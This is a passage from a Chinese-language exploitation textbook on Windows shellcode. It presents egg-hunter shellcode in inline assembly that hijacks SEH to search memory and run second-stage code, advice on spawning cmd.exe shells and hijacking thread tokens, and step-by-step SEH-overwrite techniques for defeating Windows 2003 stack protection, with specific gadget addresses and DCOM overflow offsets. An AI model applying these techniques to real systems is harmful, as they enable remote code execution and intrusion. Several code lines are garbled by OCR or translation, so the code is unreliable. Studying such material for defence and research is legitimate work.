/*gdb ) printf "%d\n", endsploit - mainentrypoint -1 */

       printf("\"");
       for (i=0; i<666; i++)
         {
              printf("\\x%2.2x",*p);
              if ((i+1)%8==0)
                printf("\"\nshellcode+=\"");
              p++;
         }

       printf("\"\n");
#endif

#define DOCALL
#ifdef DOCALL
((void(*)())(p)) ();
#endif


}
```

7.3 利用 Windows 异常处理进行搜索

像你看到的那样，刚才讨论的 shellcode 比预想的要大。为了解决这个问题，我们可以用搜索内存的方法定位 shellcode。下面是执行步骤：

1. 脆弱的程序正常执行。
2. 注入用于搜索的 Shellcode。
3. 执行第一段 Shellcode。
4. 下载并执行后续的 Shellcode。

对 Windows shellcode 来说，搜索代码可以很小。在编码之后译码之前，它的长度可以控制在 150 个字节之内，基本上可用于任何情形。如果在特殊情况下需要更小的 shellcode，还可以硬编码函数地址，当然，这样一来，shellcode 将依赖具体的 service-pack 了。

为了便于在内存中寻找 shellcode，需要在 shellcode 的头尾各加一个 8 字节的标记。

```
#include <stdio.h>
/*
* Released under the GPL V2.0
* Copyright Immunity, Inc. 2002-2003
*

Works under SE handling.

Put location of structure in fs:0
Put structure on stack
When called you can pop 4 arguments from the stack
_except_handler(
    struct _EXCEPTION_RECORD *ExceptionRecord,
    void * EstablisherFrame,
    struct _CONTEXT *ContextRecord,
    void * DispatcherContext();

typedef struct _CONTEXT
{
    DWORD   ContestFlags;
    DWORD   Dr0;
    DWORD   Dr1;
    DWORD   Dr2;
DWORD   Dr3;
DWORD   Dr6;
DWORD   Dr7;
    FLOATING_SAVE_AREA FloatSave;
DWORD   segGs;
DWORD   SegFs;
DWORD   SegEs;
DWORD   SegDs;
```

```
DWORD   Edi;
DWORD   Esi;
DWORD   Ebx;
DWORD   Edx;
DWORD   Ecx;
DWORD   Eax;
DWORD   Ebp;
DWORD   Eip;
DWORD   SegCs;
DWORD   EFlags;
DWORD   Esp;
DWORD   SegSs;
} CONTEXT;
```

在异常发生后返回 0，然后继续执行。

注意：当我们反向搜索 TAG1 和 TAG2 时，将不会正确匹配我们的 Shellcode，而且还可能会破坏 Shellcode。

要重点注意的是，异常处理结构（-1，address）必须在当前线程的栈上。如果你曾改过 ESP，那么在这里，需要调整线程信息块（thread information block）里当前线程的栈。另外，你还需要仔细处理讨厌的对齐（alignment）问题。这些因素综合起来，又会使 Shellcode 的长度增加一些。比较好的策略是将 PEB 与 RtlEnterCriticleSection 锁定在一起，如下：

```
    K=0x7ffdf020;
    *(int *)k=RtlEnterCriticalSectionadd;

**/

#define DOPRINT
// #define DORUN
Void
shellcode()
{
/* GLOBAL DEFINES */
asm("

.set KERNEL32HASH, 0x000d4e88

");


/* START OF SHELLCODE */
asm("
```

```
mainentrypoint:
//time to fill our function pointer table
sub $0x50,%esp
call geteip
geteip:
pop %ebx
//ebx now has out base!
//remove any chance of esp being below us, and thereby
//having WSASoccket or other functions use us as their stack
//which sucks
movl %ebx,%esp
subl $0x1000,%esp
//esp must be aligned for win32 functions to not crash
and $0xffffff00,%esp

takeexceptionhandler:
//this code gets control of the exception handler
//load the address of our exception registration block into fs:0
lea exceptionhandler-geteip(%ebx),%eax

//push the address of our exception handler
push %eax
//we are the last handler, so we push -1
push $-1
//move it all into place…
mov %esp,%fs:(0)

//Now we have to adjust our thread information block to reflect we may
be anywhere in memoy
//As of Windows XP SP1, you cannot have your exception handler itself on
//the stack – but most versions of windows check to make sure your
//exception block is on the stack.
addl $0xc,%esp
movl %esp, %fs:(4)
subl $0xc,%esp
//now we fix the bottom of thread stack to be right after our She block
movl %esp,%fs:(8)

");

//search loop
asm("
startloop:
```

```
xor %esi,%esi
mov TAG1-geteip(%ebx),%edx
mov TAG2-geteip(%ebx),%ecx

memcmp:
//may fault and call our exception handler
mov (%esi),%eax
cmp %eax,%,ecx
jne addaddr
mov 4(%esi),%eax
cmp %eax,%edx
jne addaddr
jmp foundtags

addaddr:
inc %esi
jmp memcmp

foundtags:
lea 8(%esi),%eax
xor %esi,%esi
//clear the exception handler so we don't worry about that on exit
mov %esi,%fs:(0)
call *%eax
");

asm("
//handles the exceptions as we walk through memory
exceptionhandler:
//int $3
mov 0xc(%esp),%eax
//get saved ESI from exception frame into %eax
add $0xa0,%eax
mov (%eax),%edi
//add 0x1000 to saved ESI and store it back
add $0x1000,%edi
mov %edi,(%eax)
xor %eax,%eax
ret

");


asm("
```

```
    endsploit:
//these tags mark the start of our real Shellcode
TAGS:
TAG1:
.long 0x41424344
TAG2:
.long 0x$45464748

CURRENTPLACE:
//where we are currently looking
.long 0x00000000
");
}


int main()
{
    unsigned char buffer[4000];
unsigned char * p;
int i:
unsigned char stage2[500];
//setup stage2 for testing
    strcpy(stage2,"HGFE");
    strcat(stage2,"DCBA\xcc\xcc\xcc");

    //getprocaddr();
    memcpy(buffer,Shellcode,2400);
    p=buffer;
#ifdef WIN32
    p+=3;   /* skip prelude of function */
#endif


#ifdef DOPRINT
#define SIZE 127
    printf("#Size in bytes: %d\n",SIZE);
    /* gdb ) printf "%d\n", endsploit – mainentrypoint -1 */
    printf("searchshellcode += \**);
    for (i=0; i<SIZE; i++)
    {
        printf("\\x%2.2x",*p);
        if ((i+1)%8 == 0)
            printf("\"nsearchshellcode += \"");
        p++;
```

```
    }
    printf("\"\n");
#endif

#ifdef DORUN
    ((void(*) () ) (p) ) ();
#endif

}
```

7.4 弹出 Shell

在 Windows 里，有两种方法可以从 socket 得到 shell。在 Unix 里，你可以用 dup2()复制标准 I/O 的文件句柄，然后执行("/bin/sh")即可。但在 Windows 里没这么简单。你可以用 WSASocket()代替 socket()创建一个 socket，把它作为 CreateProcess("cmd.exe")的输入。然而，如果这个 socket 是从进程里盗用的，或者不是用 WSASocket()创建的，那么你需要用匿名管道把数据向前/后做一些微调。你可能也想过使用 popen()，但它在 Win32 上不能正常工作，除非你重新设计它。重新设计 popen()时要记住以下几点：

1. 调用 CreateProcessA 时需要把继承（inheritance）属性设为 1。否则，当你把管道作为标准 I/O 传给 cmd.exe 时，派生（spawn）的进程将不能访问它。
2. 在读的时候，你必须关闭父进程里可写的标准输出管道或管道块。你应该在 CreateProcessA 之后、ReadFile 之前读取结果。
3. 为了写入标准输入，读取标准输出，不要忘了用 DuplicateHandle()复制一个非继承（non-inheritable）的管道句柄。为了让它们不从 cmd.exe 继承，你需要关闭继承句柄。
4. 如果你想找 cmd.exe，使用 GetEnvironmentVariable ("COMSPEC")。
5. 你可以在 CreateProcessA 里设置 SW_HIDE 属性，这将使你在每次运行命令时不弹出窗口。你还需要设置 STARTF_USESTDHANDLES 和 STARTF_USESSHOWWINDOWS 标记。

有了以上几点，你会发现写 popen()其实也很简单。

7.4.1 为什么不应该在 Windows 上弹出 Shell

Windows 的继承性问题对 Unix 程序员来说，早已是见怪不怪的麻烦了。事实上，许多 Windows 程序员也搞不清继承性的原理，其中包括 Microsoft 自己的程序员。Windows 的继承性和 access tokens 会给破解发现者添加很多麻烦。例如，cmd.exe 不提供传输文件的功能，而自定义的 Shellcode 却可以轻松做到。另外，你可能会放弃访问全部 Win32 API，即使它提供了比默认 Win32 shell 更多的功能。你也可能会用进程的主 token 替换当前线程的 token。在某些情况下，主 token 是 LOCAL/SYSTEM；在其它情况下是 IWAN 或 IUSR，或其它权限较低的用户。

当你用自己的 Shellcode 传输文件然后执行它时，有些东西可能会从中作梗。你可能会看到派生的进程不能读取并执行它自身—它可能作为完全不同的用户来运行，而不是你预期

的那样。因此，在原进程里写一个服务，让你可以访问所需要的 API。这样的方法可以劫持其它用户的线程 token，例如，可以作为其它用户进行读写操作。谁知道那些被标为非继承的当前进程的资源是否可用呢？

如果你曾经想用你模仿的用户派生进程，你必须勇敢面对 CreateProcessAsUser()、Windows 特权、主 token、和一些 Win32 小技巧。 “为什么 Shellcode 总不按我的意愿运行呢？”，如果有这样的疑问，用 Sysinternals(www.sysinternals.com)的 process explorer 分析 token，我们总能从 token idiosyncrasy 中找到答案。

7.5 结论

在本章中，我们历经了堆溢出的初级、进阶、高级三个阶段。堆溢出比栈溢出要难很多，为了把两者有效结合起来，需要深入理解系统的内部运作机理。如果你的首次尝试没有成功，不要灰心：hacking 本来就是反复试验，不断摸索的过程。

如果你希望提高 Windows Shellcode 的编写技巧，建议你可以尝试通过网络发送 DLL，并把它连接到运行的进程中（当然，不需要写到磁盘上）；或者动态创建 Shellcode 并把它注入（inject）正在运行的进程，然后与所需的函数指针连接起来。

8
Windows 溢出

如果你正在阅读本章，我们将假设你熟悉 Windows NT 或更新版本的 Windows 操作系统，并且知道如何破解 Windows 系统上的破解缓冲区溢出。本章重点介绍 Windows 溢出的高级部分，比如说挫败 Windows 2003 内建的栈保护机制，深入理解堆溢出等。在学习本章之前，你应该熟悉诸如线程环境块（Thread Environment Block，TEB）、进程环境块（Process Environment Block，PEB）、进程在内存中的布局、映像文件（image）、PE 文件头等内容。如果对这些概念还有稍许疑问，建议你先把它们弄清楚后再开始学习本章。本书站点（www.wiley.com/compbooks/koziol）提供的一些资源将会对你有所帮助。

在本章的学习过程中会用到一些工具，如 Microsoft 的 Visual studio 6，特别是用于调试的 MSDEV，命令行编译程序 cl 和 dumpbin。dumpbin 是一个优秀的命令行工具，它可以把二进制文件中的信息转储出来，如输入表、输出表、段（section）信息，汇编指令等。只要你想到的，dumpbin 几乎都可以做到。喜欢 GUI 的人可以享用优秀的反汇编工具 Datarescue IDA Pro。有人喜欢 Intel 句法，有人喜欢 AT&T 句法，我建议选择合适的，不要受他人左右。

8.1 栈缓冲区溢出

啊哈！又见栈缓冲区溢出。它已经出现很长时间了（几乎是伴随着计算机的出现而出现的），可能还会继续出现，它已经成为漏洞猎手或破解者的主要目标。每当在新软件里发现栈缓冲区溢出时，我们都有些哭笑不得。网上有许多文档可以加深我们理解本节所介绍的内容，本书的前几部分也涉及了一些，在此我们就不再重复那些内容了。

破解栈缓冲区溢出的原理是，用我们代码的地址覆盖脆弱函数的返回地址（我们代码的地址由我们提交，并保存在程序的缓冲区里）。在深入学习栈缓冲区溢出之前，我们先看一下基于帧的异常处理程序，然后了解栈上可改写的注册异常结构—看怎样通过它使 Windows 2003 内建的保护机制失效。

8.1.1 基于帧的异常处理程序

异常处理程序用于处理程序运行过程中出现的异常问题，如访问违例或除以 0 等。基于帧的异常处理程序与特定的过程（procedure）相关（每个过程在初始化时都会创建一个新栈帧）。基于帧的异常处理程序的相关信息保存在栈的 EXCEPTION_REGISTRATION 结构里。这个结构包括两个元素（element）：第一个元素是指向下一个 EXCEPTION_REGISTRATION 结构的指针，第二个元素是指向异常处理程序的指针。这样一来，基于帧的异常处理程序就相互连接成一个链表，如图 8.1 所示。




图 8.1. 使用中的帧异常处理程序

Win32 进程里的每个线程在创建之初至少有一个异常处理程序。每个线程的第一个 EXCEPTION_REGISTRATION 结构的地址可以在环境块（用汇编格式表示是 FS:[0]）中找到。异常发生后，系统将遍历整个异常处理程序链表，直至找到恰当的处理程序（能迅速处理异常）为止。C 语言用 try 和 except 捕获异常。

```
#include <stdio.h>
#include <windows.h>

dword MyExceptionhandler(void)
{
          printf("In exception handler....");
          ExitProcess(1);
          return 0;
}

int main()
{
           try
           {
```

```
                __asm
{
    // Cause an exception
                    xor eax,eax
                    call eax
}

          }
          __except(MyExceptionhandler())
          {
                printf("oops...");
           }
           return 0;
}
```

在上面的代码中，当异常发生时，try 接管处理过程，直接执行 MyExceptionhandler 函数。我们可把试着把 EAX 设为 0x00000000，然后调用 EAX，这时，程序将产生一个异常，系统将执行异常处理程序进行处理。

当改写基于栈的缓冲区—也就是改写函数的返回地址时，也可能会殃及缓冲区里其它的变量，这将使破解过程变得更加复杂。假设函数以 EAX（EAX 指向结构开头）为参考点，函数在结构偏移处的变量被返回地址改写。如果把这个变量移到 ESI，并执行如下指令：

```
mov dword prt[eax+esi],edx
```

由于用于溢出的数据中不能出现 NULL 字节，所以当我们溢出这个变量时，需要确保使用可写的值（诸如 EAX+ESI），否则我们的进程将引起访问违例—我们应该尽力避免这种情况出现。因为如果发生访问违例，系统将执行异常处理程序，线程或进程可能会被终止，我们将丧失运行代码的机会。但即使现在我们修复了这个问题－－EAX+ESI 可写了，可是在脆弱函数返回前，可能还会碰到类似的问题需要修复，而在某些情况下，有些问题几乎是无法修复的。现在，有一个方法可以帮我们规避这个问题，那就是改写基于帧的 EXCEPTION_REGISTRATION 结构，让我们控制指向异常处理程序的指针。当发生访问违例时，我们可以控制进程的执行路径：把异常处理程序的指针设为指向我们的代码，使我们返回自己的缓冲区。

在这种情况下，做些什么才能使我们改写指向处理程序的指针，执行缓冲区中的代码呢？答案是：与系统平台及 service-pack 有关。在没打补丁的 Windows2000 和 Windows XP 上。EBX 寄存器指向当前的 EXCEPTION_REGISTRATION 结构；也就是指向我们正要改写的结构。因而，我们可以用指向 jmp ebx 或 call ebx 指令地址的指针，改写指向真正异常处理程序的指针。这样，当执行“处理程序”时，会陷入我们改写的 EXCEPTION_REGISTRATION 结构。我们需要设置指向第二个 EXCEPTION_REGISTRATION 结构的指针，使它指向我们发现我们的 jmp ebx 指令地址之前的 short jmp 地址。当我们改写 EXCEPTION_REGISTRATION 结构，可以做到像图 8.2. 描绘的那样。




图 8.2. 改写 EXCEPTION_REGISTRATION 结构

然而，在 Windows 2003 和 Windows XP SP1 或更新版本的系统上不是这样的。EBX 不再指向 EXCEPTION_REGISTRATION 结构。实际上，那些指向有用数据的寄存器都和自己做 XOR 运算了，以至于在调用处理程序前，它们已被设为 0x00000000。可能是 MicroSoft 考虑到 Code Red 蠕虫使用这样的方法获取 IIS 控制的，所以做了这些改变。下面是相关的代码（来自 Windows XP Professional SP1）。

```
77F79B57   xor        eax,eax
77F79B59   xor        ebx,ebx
77F79B5B   xor        esi,esi
77F79B5D   xor        edi,edi
77F79B5F   push       dword ptr [esp+20h]
77F79B63   push       dword ptr [esp+20h]
77F79B67   push       dword ptr [esp+20h]
77F79B6B   push       dword ptr [esp+20h]
77F79B6F   push       dword ptr [esp+20h]
77F79B73   call       77F79B7E
77F79B78   pop        edi
77F79B79   pop        esi
77F79B7A   pop        ebx
77F79B7B   ret        14h
77F79B7E   push       ebp
77F79B7F   mov        ebp,esp
77F79B81   push       dword ptr [ebp+0Ch]
77F79B84   push       edx
77F79B85   push       dword ptr fs:[0]
77F79B8C   mov        dword ptr fs:[0],esp
77F79B93   push       dword ptr [ebp+14h]
77F79B96   push       dword ptr [ebp+10h]
77F79B99   push       dword ptr [ebp+0Ch]
77F79B9C   push       dword ptr [ebp+8]
```

```
77F79B9F    mov         ecx,dword ptr [ebp+18h]
77F79BA2    call        ecx
```

从 0x77F79B57 开始，EAX，EBX，ESI，EDI 寄存器均被设为 0，注意，接下来的在 0x77F79B73 处的 call 指令；在 0x77F79B7E，程序接着执行。在 0x77F79B9F 处，ECX 设为指向异常处理程序的指针，然后调用 ECX。

即使 Microsoft 做了这些改变—即没有任何寄存器指向用户提交的数据，但攻击者仍能获得控制权。攻击者需要做的就是暴力猜测所提交的数据在内存中的位置，当然，上述这些改变有助于减少暴力猜测成功的可能性。

真是这样吗？如果我们在调用异常处理程序之后立即检查栈，会看到：

```
ESP     = Saved Return Address (0x77F79BA4)
ESP + 4 =Pointer to type of exception (0xC0000005)
ESP + 8 =Address of EXCEPTION_REGISTRATION structure
```

用包含 jmp ebx 或 call ebx 指令的地址来代替改写指向异常处理程序的指针，我们所需要做的是用指向一段执行如下指令的代码的地址改写它：

```
pop reg
pop reg
ret
```

每条 POP 指令执行后 ESP 减 4，所以当执行 RET 时，ESP 正好指向用户提交的数据。记住，RET 取走栈顶的地址（ESP），并把执行流程返回那里。因此，攻击者不需要指向缓冲区的指针，也不用猜测它的位置。

但是，茫茫内存，我们到哪去找这样的指令呢？实际情况比我们预想的要好一些，每个函数的尾部几乎都能看到它的身影。每个函数执行后的整理指令里一般都会包含我们所需要的指令块。讽刺的是，0x0x77F79B79 处是清除所有寄存器的指令块，但也是我们能找到的最好位置。

```
77F79B79    pop     esi
77F79B7A    pop     ebx
77F79B7B    ret     14h
```

ret 14 实际上没有什么影响，它只是把 ESP 加上 0x14 而不是 0x4。这些指令把我们带到栈上的 EXCEPTION_REGISTRATION 结构。此外，指向下一个 EXCEPTION_REGISTRATION 结构的指针值将被设为指向执行 short jmp 和两条 NOP 指令的代码的地址。这将使我们可以从侧面迂回进入我们指向 pop，pop，ret 指令块的地址。

进程或线程启动时，至少都会有一个基于帧的异常处理程序。因此，当尝试破解 Windows 2003 上的缓冲区溢出时，滥用基于帧的处理程序是挫败 Windows 2003 上新建的栈保护机制的一种方法。

8.1.2 利用 Windows 2003 帧异常处理

利用帧异常处理程序是绕过 Windows 2003 栈保护的普通方法（更多详情参见“栈保护与 Windows 2003”节）。Windows 2003 发生异常时，首先检查用于处理异常的程序是否正确，Microsoft 企图用这种方法阻止帧异常处理程序信息被改写后可能造成的栈脆弱缓冲区溢出；并希望以此阻止攻击者改写指向异常处理程序的指针及调用它。

系统怎样判断处理程序是否正确呢？实施检查的是 NTDLL.DLL 里的 KiUserExceptionDispatcher 函数。首先，这个函数检查应该指向处理程序的指针是否指向了栈地址：它参考 FS:[4]与 FS:[8]之间的、从高到低的栈地址的线程信息块条目（entry），如果处理程序的地址在这个范围内，这个函数将认为有问题而拒绝调用此处的处理程序。所以，攻击者不能直接把异常处理程序指向他们在栈上的缓冲区。如果指向处理程序的指针不是栈地址，这个函数将接着检查已加载模块的列表，包括可执行映像文件和 DLL，看处理程序是否在这些模块的地址范围内，令人奇怪的是，如果不在里面，系统会认为异常处理程序是安全的而调用它。然而，如果地址在已加载模块的地址范围内，这个函数将接着检查已注册的处理程序列表。

系统调用 RtlImageNtHeader 函数获得指向映像文件 PE 头部的指针。首先检查 PE 头部，如果是 DLL 的特征字节 0x04 而不是 0x5F，那么这个模块“不被允许”；如果处理程序在这个模块的地址范围内，将不会被调用。指向 PE 头部的指针做为参数传给 RtlImageDirectoryEntryToData 函数。在这种情况下，感兴趣的目录是 Load Configuration Directory。RtlImageDirectoryEntryToData 函数返回这个目录的地址和长度。如果模块没有 Load Configuration Directory，函数将返回 0，停止进一步检查，调用处理程序。另一方面，如果模块有 Load Configuration Directory，并且也返回长度了；如果这个目录的长度是 0 或小于 0x48，停止进一步检查，调用处理程序。从 Load Configuration Directory 开始处偏移 0x40 字节的地方是一个指向已注册处理程序的、相对虚拟地址（Relative Virtual Address，RVA）表的指针，如果这个指针是 NULL，停止进一步检查，调用处理程序。从 Load Configuration Directory 开始处偏移 0x44 字节的地方是这个表的条目数，如果条目数是 0，停止进一步检查，调用处理程序。假如所有的检查都成功，从处理程序的地址减去已装载模块的基地址（base address），将得到处理程序的 RVA。把这个 RVA 和由已注册处理程序组成的表里的一组 RVA 做比较，如果发现匹配，调用处理程序；如果没有发现，拒绝调用处理程序。

当破解 Windows 2003 上的栈缓冲区溢出时，我们有以下几种选择来改写指向异常处理程序的指针。

1. 利用已有的处理程序，使我们返回我们的缓冲区。
2. 在和模块无关的地址里找到一段代码，可以使我们返回我们的缓冲区。
3. 在没有 Load Configuration Directory 模块的地址空间里找到一块代码。

让我们通过 DCOM IRemoteActivation 缓冲区溢出，弄清楚这些选择。

利用已有的处理程序

NTDLL.DLL 里的 0x77F45A34 地址指向一个已注册的异常处理程序。如果我们检查这个处理程序的代码，将发现可以利用这个处理程序运行我们的代码。指向我们的 EXCEPTION_REGISTRATION 结构的指针位于 EBP+0Ch。

```
77F45A3F    mov     ebx,dword ptr [ebp+0Ch]
..
77F45A61    mov     esi,dword ptr [ebx+0Ch]
77F45A64    mov edi,dword ptr [ebx+8]
..
77F45A75    lea     ecx,[esi+esi*2]
77F45A78    mov     eax,dword ptr [edi+ecx*4+4]
..
77F45A8F    call        eax
```

指向我们的 EXCEPTION_REGISTRATION 结构的指针被复制到 EBX，指向 0x0C＋EBX 的 dword 值被复制到 ESI。因为我们改写 EXCEPTION_REGISTRATION 结构并越过它，也就是说我们可以完全控制这个 dword。因此，我们“拥有”ESI。接下来，指向 0x08＋EBX 的 dword 值被复制到 EDI，我们也能控制它。ESI+ESI*2（等于 ESI*3）的有效地址被载入 ECX。因为我们已经拥有 ESI，所以，我们能决定复制到 ECX 的值。我们所控制的指向 EDI 的地址加上 ECX*4+4，被移到 EAX，然后调用 EAX。因为我们可以完全控制什么能进入 EDI 和 ECX（通过 ESI），什么能进入 EAX，所以我们可以引导进程执行我们的代码。只不过找出保存指向我们代码指针的地址有点难度。我们需要确保 EDI+ECX*4+4 和这个地址匹配，以保证指向我们代码的指针被移到 EAX，然后调用 EAX。

第一次破解 svchost 时，线程环境块（Thread Environment Block，TEB）的位置与栈的位置通常是一致的。当然，繁忙的服务器上可能不一致。假设一致的话，我们可以在 TEB+0（0x7FFDB000）处发现指向我们的 EXCEPTION_REGISTRATION 结构的指针，把这个指针作为寻找指向我们代码的指针的基址。但异常发生时，在调用异常处理程序之前，这个指针会被修改，因此不能用这个方法。然而，在 TEB+0 指向的 EXCEPTION_REGISTRATION 结构里，在地址 0x005CF3F0 处有一个指向我们的 EXCEPTION_REGISTRATION 结构的指针，在第一次运行破解时，这个指针和栈的位置通常是一致的，因此我们可以用这个指针。在地址 0x005CF3E4 处，有另外一个指针也指向我们的 EXCEPTION_REGISTRATION 结构。假设我们用后一个地址，如果我们设置 EXCEPTION_REGISTRATION 结构越过 0x0C 的值到 0x40001554（这将被移到 ESI)和越过 0x08 的值到 0x005BF3F0（这将被移到 EDI），经过一系列的乘、加运算后，得到 0x005CF3E4。0x005CF3E4 指向的地址被移到 EAX，然后调用 EAX。在调用 EAX 时，使我们的 EXCEPTION_REGISTRATION 结构在这个指针指向的下一个 EXCEPTION_REGISTRATION 结构里。如果我们把代码放在这里，从当前位置 short jmp 14 字节，那我们将跳过无用的数据直接执行到这里。

我们在四台 Windows 2003 系统上测试过（三台是 Windows 2003 企业版，一台是标准版），所有的破解都成功了。然而，我们需要明白的是，这是第一次在系统上运行破解，否则失败的可能性还是比较大的。作为边注，我们推测这个异常处理程序是 Vectored 处理程序，而不是帧处理程序，这也是为什么我们可以用这种方法利用它的原因。

除此之外，我们也可利用其它的、包含同样异常处理程序的模块。或其它由 msvcrt.dll 或类似文件导出的、在地址空间已注册的转向__except_handler3 的异常处理程序。

在与模块不相关的地址里寻找代码段，使我们返回我们的缓冲区

在其它版本的 Windows 的 ESP+8 处，我们可以看到一个指向我们的 EXCEPTION_REGISTRATION 结构的指针，因此，我们可以在与任何已加载模块不相关的地址里找到

```
pop reg
pop reg
ret
```

指令块，这很好。在 Windows 2003 企业版里运行的每个进程的 0x7FFC0AC5 处，我们都能找到这样的指令块。因为这个地址和任何模块都没有关联，系统在检查这个“处理程序”时会认为它是安全的，从而允许它被调用。不过，仍有一个问题。尽管在不同计算机上运行的 Windows 标准版在这个地址附近都有 pop，pop，ret 指令块，但它们所处的位置不尽相同。既然不能确定 pop，pop，ret 指令块的位置，还坚持使用它就不太合理了。与其寻找 pop，pop，ret，还不如寻找：

```
call    dword prt[esp+8]
```

或者，选择脆弱进程地址空间里的：

```
jmp dword ptr [esp+8]
```

如果在适当的地址没有找到这样的指令，也不要灰心，我们可以在 ESP 和 EBP 周围找到许多分散的、指向我们的 EXCEPTION_REGISTRATION 结构的指针。下面是我们找到的、指向我们结构的指针的位置：

```
esp+8
esp+14
esp+1C
esp+2C
esp+44
esp+50


ebp+0C
ebp+24
ebp+30
ebp-4
ebp-C
ebp-18
```

我们可以通过 call 或 jmp 使用它们。如果我们检查 svchost 的地址空间，在 0x001B0B0B 地址会看到：

```
call dword ptr [ebp+0x30]
```

指令。在 EBP+30 处，我们发现有一个指向我们的 EXCEPTION_REGISTRATION 结构的指针。这个地址和任何模块无关，更甚者，几乎每个运行在 Windows 2003（在 Windows XP 上也有许多的进程）上的进程，在这个地址都有同样的字节；但在 0x001C0B0B 处没有这样的“指令”。用 0x001B0B0B 改写指向异常处理程序的指针，我们可以返回我们的缓冲区，并执行代码。在四台不同的 Windows 2003 上检查 0x001B0B0B 地址处的 call dword ptr [ebp+0x30]指令，发现它们都有“正确的字节”（“right bytes”）。所以，用这个方法破解 Windows 2003 上的漏洞似乎更好一些。

在没有 Load Configuration Directory 的模块的地址空间里寻找代码段

可执行映像文件（svchost.exe）本身没有 Load Configuration Directory。如果 KiUserExceptionDispatcher()代码里面没有处理 NULL 指针异常，svchost.exe 将可以工作。RtlImageNtHeader()函数返回一个指向给定映像文件 PE 头部的指针，但对于 svchost，它返回 0。不过，在 KiUserExceptionDispatcher()里面会直接使用返回的指针，而不会检查返回的指针是否为 NULL。

```
call    RtlImageNtHeader
test    byte ptr [eax+5Fh],4
jnz 0x77F68A27
```

像上面那样，如果我们引起访问违例，所有的努力都将化为泡影；所以，我们不能用 svchost.exe 里的代码。comres.dll 里面虽然没有 Load Configuration Directory，但它的特征字节是 0x0400，因此在调用 RtlImageNtHeader 测试之后会失败，跳转到 0x77F68A27—远离我们的处理程序。事实上，如果你遍历地址空间里的模块，就会发现它们都不符合条件。许多有 Load Configuration Directory 的已注册处理程序的模块可以通过同样的测试。因此，假若这样的话，这个选择也没什么用处。

因为在大多数的时候，试图向越过栈尾的地方写数据时会引起异常，所以当我们溢出缓冲区时，可以用这个方法绕过 Windows 2003 的栈保护机制。虽然现在这样说没错，但 Windows 2003 是一个全新的操作系统，更甚者，Microsoft 承诺将它做成一个安全的操作系统，并描绘任何攻击对它基本上都不会造成影响。因此，不用怀疑，我们当前破解的漏洞，即使不会被 service pack 补上，其安全性也会得到进一步增强。如果上面描述的内容有一天变成现实的话（我确信会发生），我们将不得不重新拿起调试器和反汇编器，发现新的可以利用的东西。在此也有必要提醒一下 Microsoft：仅执行那些已注册的处理程序，并确保已注册的处理程序不被攻击者利用（就像我们上面所做的那样），将对提高系统的安全性有很大的好处。

8.1.3 关于改写帧处理程序的最后注解

当一个漏洞在多个操作系统中出现时—如波兰安全研究小组（The Last Stages of Delirium）发现的 DCOM IRemoteActivetion 缓冲区溢出，增加破解代码移植性的好方法是利用异常处理程序。这是因为以 EXCEPTION_REGISTRATION 结构的位置的缓冲区开始的偏移可能会改变。的确，同样是 DCOM 问题，在 Windows 2003 系统上，可在缓冲区开始后的 1412 个字节处发现这个结构；在 Windows XP 上是偏移 1472 字节，Windows 2000 上是偏移 1540 字节。这种变化使编写一个迎合所有操作系统的破解代码成为可能。我们所要做的工作以伪处理程序的方式嵌入恰当的位置，它们在所讨论的操作系统上将可以工作。

8.2 栈保护与 Windows 2003

